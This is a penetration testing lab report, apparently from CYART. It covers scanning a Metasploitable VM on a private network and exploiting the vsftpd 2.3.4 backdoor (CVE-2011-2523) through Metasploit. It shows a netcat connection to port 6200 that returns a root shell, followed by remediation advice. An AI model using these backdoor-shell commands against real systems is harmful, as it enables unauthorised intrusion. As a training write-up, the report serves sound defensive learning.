
Vulnerability Assessment and Penetration Testing (VAPT) Report

1. Introduction

The objective of this assessment was to perform a **Vulnerability Assessment and Penetration Test (VAPT)** on a deliberately vulnerable system using **open-source tools only**, following a structured methodology.

The assessment focused on identifying vulnerabilities, validating them through exploitation, assessing risk, and documenting remediation steps.

2. Scope of Assessment

- **Target System:** Metasploitable (Vulnerable Linux VM)
- **IP Address:** 192.168.56.100
- **Attacker System:** Kali Linux
- **Assessment Type:**
 - Vulnerability Assessment
 - Penetration Testing (manual validation)
- **Out of Scope:** Denial of Service (DoS), brute-force attacks

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9a:9c:95
          inet addr:192.168.56.100  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9a:9c95/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$
```

3. Methodology

The assessment followed a standard VAPT methodology:

1. **Planning & Scope Definition**
 2. **Discovery & Reconnaissance**
 3. **Vulnerability Identification**
 4. **Exploitation (Validation)**
 5. **Risk Assessment**
 6. **Documentation & Reporting**
-

4. Tools Used

- **Kali Linux**
 - **Nmap** – Network and service discovery
 - **OpenVAS (GVM)** – Vulnerability scanning
 - **Metasploit Framework** – Exploitation
 - **Netcat** – Manual shell validation
-


5. Discovery & Reconnaissance

Nmap Scan Results

An Nmap scan was performed to identify open ports and running services:

```
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
139/445   open  samba
```

Multiple outdated and insecure services were identified, indicating a high attack surface.



```
(kali@kali)-[~]
$ ping 192.168.56.100
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data:
64 bytes from 192.168.56.100: icmp_seq=1 ttl=64 time=8.56 ms
64 bytes from 192.168.56.100: icmp_seq=2 ttl=64 time=4.31 ms
64 bytes from 192.168.56.100: icmp_seq=3 ttl=64 time=8.47 ms
64 bytes from 192.168.56.100: icmp_seq=4 ttl=64 time=3.52 ms
64 bytes from 192.168.56.100: icmp_seq=5 ttl=64 time=4.80 ms
64 bytes from 192.168.56.100: icmp_seq=6 ttl=64 time=1.76 ms
64 bytes from 192.168.56.100: icmp_seq=7 ttl=64 time=2.49 ms
64 bytes from 192.168.56.100: icmp_seq=8 ttl=64 time=1.62 ms
64 bytes from 192.168.56.100: icmp_seq=9 ttl=64 time=3.92 ms
64 bytes from 192.168.56.100: icmp_seq=10 ttl=64 time=1.32 ms
64 bytes from 192.168.56.100: icmp_seq=11 ttl=64 time=1.14 ms
64 bytes from 192.168.56.100: icmp_seq=12 ttl=64 time=1.13 ms
64 bytes from 192.168.56.100: icmp_seq=13 ttl=64 time=1.29 ms
64 bytes from 192.168.56.100: icmp_seq=14 ttl=64 time=1.27 ms
64 bytes from 192.168.56.100: icmp_seq=15 ttl=64 time=1.59 ms
64 bytes from 192.168.56.100: icmp_seq=16 ttl=64 time=5.75 ms
64 bytes from 192.168.56.100: icmp_seq=17 ttl=64 time=1.28 ms
```



```
(kali㉿kali)-[~]
$ nmap -sT 192.168.56.100 -oN nmap_basic.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-02 01:44 EST
Nmap scan report for 192.168.56.100
Host is up (0.012s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
```

6. Vulnerability Assessment

A vulnerability scan was conducted using **OpenVAS**.

Due to tool instability, a **light discovery scan** was used, and critical findings were validated manually.

Several potential vulnerabilities were identified, including outdated FTP and Samba services.

7. Penetration Testing (Manual Validation)

Critical Vulnerability Identified

Vulnerability Name:

vsftpd 2.3.4 Backdoor

CVE ID:

CVE-2011-2523

Severity:

Critical (CVSS 9.8)

Exploitation Details


The vulnerability was exploited using the Metasploit Framework.
After triggering the backdoor, a manual connection was established to the backdoor port.

Commands Used:

```
nc 192.168.56.100 6200
whoami
uname -a
```

Result:

- Root-level shell access was obtained
- Full system compromise confirmed



```
(kali@kali)-[~]
$ nmap -p 6200 192.168.56.100

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 04:18 EST
Nmap scan report for 192.168.56.100
Host is up (0.0019s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 08:00:27:9A:9C:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

(kali@kali)-[~]
$ nc 192.168.56.100 6200

whoami
uname -a
root
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

8. Impact Analysis

Successful exploitation allows an attacker to:

- Gain **unauthenticated remote root access**
 - Read, modify, or delete sensitive data
 - Install malware or backdoors
 - Fully compromise system integrity and availability
-

9. Risk Assessment

Factor	Rating
Likelihood	High
Impact	High
Overall Risk	Critical

10. Remediation Recommendations

- Remove or upgrade the vulnerable FTP service
 - Replace FTP with secure alternatives such as **SFTP**
 - Restrict network access to administrative services
 - Regularly patch and update all exposed services
 - Conduct periodic vulnerability assessments
-

11. Conclusion

This assessment successfully demonstrated the complete VAPT lifecycle using open-source tools.

A **critical vulnerability** was identified and **manually validated**, resulting in full system compromise.

The exercise highlights the importance of secure configuration, patch management, and continuous security testing.



CYART

inquiry@cyart.io

www.cyart.io
